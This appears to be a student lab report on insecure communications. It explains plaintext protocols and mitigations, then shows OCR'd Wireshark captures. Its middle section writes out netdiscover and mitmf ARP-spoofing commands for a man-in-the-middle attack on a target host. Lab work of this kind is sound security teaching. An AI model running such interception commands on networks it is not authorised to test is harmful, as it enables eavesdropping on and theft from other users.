REPORT

Insecure Communications and HTTP Website Traffic using WireShark

What is Insecure Communications ?

It refers to the transmission of information between two or more entities in a manner that lacks adequate security measures. This lack of security exposes the communication to potential risks such as eavesdropping, interception, or manipulation by unauthorized parties. Insecure communications can occur in various contexts, including telecommunications, computer networks, and the internet.

Common examples of insecure communications include:

- **Unencrypted Data Transmission:** If data is sent over a network without encryption, it can be intercepted and read by unauthorized individuals or systems. This is a significant risk, especially when sensitive information like passwords, financial details, or personal data is transmitted.
- **Plain Text Protocols:** Some communication protocols send data in plain text, making it easy for attackers to capture and understand the information. Examples include protocols like HTTP (without TLS/SSL) for web traffic or FTP for file transfers.
- **Weak Encryption:** If encryption is used but with weak algorithms or insufficient key lengths, it becomes vulnerable to cryptographic attacks. Strong encryption is crucial for protecting sensitive communications.
- **Man-in-the-Middle Attacks:** In these attacks, an adversary intercepts and potentially alters the communication between two parties without their knowledge. This can be achieved by exploiting vulnerabilities in the communication channel or through techniques like DNS spoofing or session hijacking.
- **Unauthenticated Connections:** Lack of proper authentication mechanisms allows unauthorized entities to participate in or manipulate the communication. This can lead to identity theft, unauthorized access, or other security breaches.
- **Open Wi-Fi Networks:** Public Wi-Fi networks that lack proper security measures can expose users to various risks. Attackers can intercept data transmitted over these networks, potentially compromising sensitive information.

To mitigate the risks associated with insecure communications, it is crucial to implement strong encryption, use secure communication protocols (such as HTTPS, SSH, or VPNs), and enforce authentication mechanisms. Regularly updating software, employing firewalls, and being cautious about the use of unsecured networks are additional measures to enhance communication security.

Capturing Website Traffic using WireShark:


- Open Wireshark
- Settings -> Preferences -> ARP -> enable the first option
- Select wifi and start attack


Commands on kali-


- netdiscover -i wlan0 -r 192.168.0.1./24 (Scan all the addresses in this range)

Run man in the middle attack

- mitmf - - arp - - spoof - - gateway 192.168.0.1 - - target 192.168.0.101 -i wlan0




Capturing from Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
7529 425.384985 2409:4050:2db3:3991… 2600:1901:1:c36:: TCP 75 [TCP Keep-Alive] 53831 → 443 [ACK] Seq=17608 Ack=367 Win=253 Len=1
7530 425.477744 2600:1901:1:c36:: 2409:4050:2db3:3991… TCP 86 [TCP Keep-Alive ACK] 443 → 53831 [ACK] Seq=367 Ack=17609 Win=1316 Len=0 SLE=17608 SRE=17609
7531 428.046715 192.168.130.119 224.0.0.251 MDNS 96 Standard query 0x0c79 PTR _spotify-social-listening._tcp.local, "QM" question
7532 428.046715 fe80::3823:e3ff:fe7… ff02::fb MDNS 116 Standard query 0x0c79 PTR _spotify-social-listening._tcp.local, "QM" question
7533 428.046715 192.168.130.119 224.0.0.251 MDNS 96 Standard query 0x12cd PTR _spotify-social-listening._tcp.local, "QM" question
7534 428.046715 fe80::3823:e3ff:fe7… ff02::fb MDNS 116 Standard query 0x12cd PTR _spotify-social-listening._tcp.local, "QM" question
7535 428.046715 192.168.130.119 224.0.0.251 MDNS 96 Standard query 0x11d6 PTR _spotify-social-listening._tcp.local, "QM" question
7536 428.046715 fe80::3823:e3ff:fe7… ff02::fb MDNS 116 Standard query 0x11d6 PTR _spotify-social-listening._tcp.local, "QM" question
7537 428.046715 192.168.130.119 224.0.0.251 MDNS 96 Standard query 0x1231 PTR _spotify-social-listening._tcp.local, "QM" question
7538 428.046715 fe80::3823:e3ff:fe7… ff02::fb MDNS 116 Standard query 0x1231 PTR _spotify-social-listening._tcp.local, "QM" question
7539 428.046715 192.168.130.119 224.0.0.251 MDNS 96 Standard query 0x126e PTR _spotify-social-listening._tcp.local, "QM" question
7540 428.046715 fe80::3823:e3ff:fe7… ff02::fb MDNS 116 Standard query 0x126e PTR _spotify-social-listening._tcp.local, "QM" question
7541 428.046715 192.168.130.119 224.0.0.251 MDNS 96 Standard query 0x0cbd PTR _spotify-social-listening._tcp.local, "QM" question
7542 428.046715 fe80::3823:e3ff:fe7… ff02::fb MDNS 116 Standard query 0x0cbd PTR _spotify-social-listening._tcp.local, "QM" question
7543 433.683103 192.168.130.55 130.211.27.8 TCP 55 [TCP Keep-Alive] 54777 → 443 [ACK] Seq=2165 Ack=799 Win=64768 Len=1
7544 433.738866 130.211.27.8 192.168.130.55 TCP 66 [TCP Keep-Alive ACK] 443 → 54777 [ACK] Seq=799 Ack=2166 Win=71168 Len=0 SLE=2165 SRE=2166
Frame 1: 96 bytes on wire (768 bits), 96 bytes captured (768 bits) on interface \Devic
Ethernet II, Src: 3a:23:e3:70:a3:48 (3a:23:e3:70:a3:48), Dst: IPv4mcast_fb (01:00:5e:
Internet Protocol Version 4, Src: 192.168.130.119, Dst: 224.0.0.251
User Datagram Protocol, Src Port: 5353, Dst Port: 5353
Multicast Domain Name System (query)
0000 01 00 5e 00 00 fb 3a 23 e3 70 a3 48 08 00 45 00
0010 00 52 8d 89 40 00 ff 11 c9 f5 c0 a8 82 77 e0 00
0020 00 fb 14 e9 14 e9 00 3e 8c c0 00 00 ea 00 00 00 01
0030 00 00 00 00 00 00 19 5f 73 70 6f 74 69 66 79 2d
0040 73 6f 63 69 61 6c 2d 6c 69 73 74 65 6e 69 6e 67
0050 04 5f 74 63 70 05 6c 6f 63 61 6c 00 00 0c 00 01
Wi-Fi: <live capture in progress>
Packets: 40335 · Displayed: 40335 (100.0%)
Profile: Default
9°C Mostly sunny
Search
ENG IN
09:11 14/12/2023


Wireshark · Expert Information · Wi-Fi
Severity Summary Group Protocol Count
Error Malformed Packet (Exception occurred) Malformed LBMSRS 2
Warning TCP Zero Window segment Sequence TCP 10
Warning This frame is a (suspected) out-of-order segment Sequence TCP 11
Warning Previous segment(s) not captured (common at capture start) Sequence TCP 3
Warning DNS response retransmission Protocol mDNS 3
Warning DNS query retransmission Protocol mDNS 21
Warning DNS response retransmission Protocol DNS 20
Warning DNS query retransmission Protocol DNS 41
Warning Ignored Unknown Record Protocol TLS 2
Warning Connection reset (RST) Sequence TCP 198
Warning Failed to decrypt handshake Decryption QUIC 848
Warning D-SACK Sequence Sequence TCP 722
Note The acknowledgment number field is nonzero while the ACK flag is not set Protocol TCP 1
Note Seconds elapsed appears to be encoded as little-endian Protocol DHCP/BOOTP 1
Note Coalesced Padding Data Protocol QUIC 13
Note Time To Live Sequence IPv4 39
Note This frame is a (suspected) spurious retransmission Sequence TCP 71
Note This session reuses previously negotiated keys (Session resumption) Sequence TLS 10
Note This QUIC frame has a reused stream offset (retransmission?) Sequence QUIC 125
Note ACK to a TCP keep-alive segment Sequence TCP 573
Note TCP keep-alive segment Sequence TCP 595
Note Duplicate ACK Sequence TCP 167
Note This frame undergoes the connection closing Sequence TCP 829
Note This frame initiates the connection closing Sequence TCP 885
Note This frame is a (suspected) retransmission Sequence TCP 393
Chat TCP window update Sequence TCP 4
Chat Formatted text Sequence HTTP 94
Chat Connection establish acknowledge (SYN+ACK) Sequence TCP 914
Chat Connection establish request (SYN) Sequence TCP 965
Chat Formatted text Sequence SSDP 199
Chat Connection finish (FIN) Sequence TCP 1714
No display filter set.
Limit to Display Filter
Group by summary
Search:
Show...
Close
Help
9°C Mostly sunny
Search
ENG IN
09:11 14/12/2023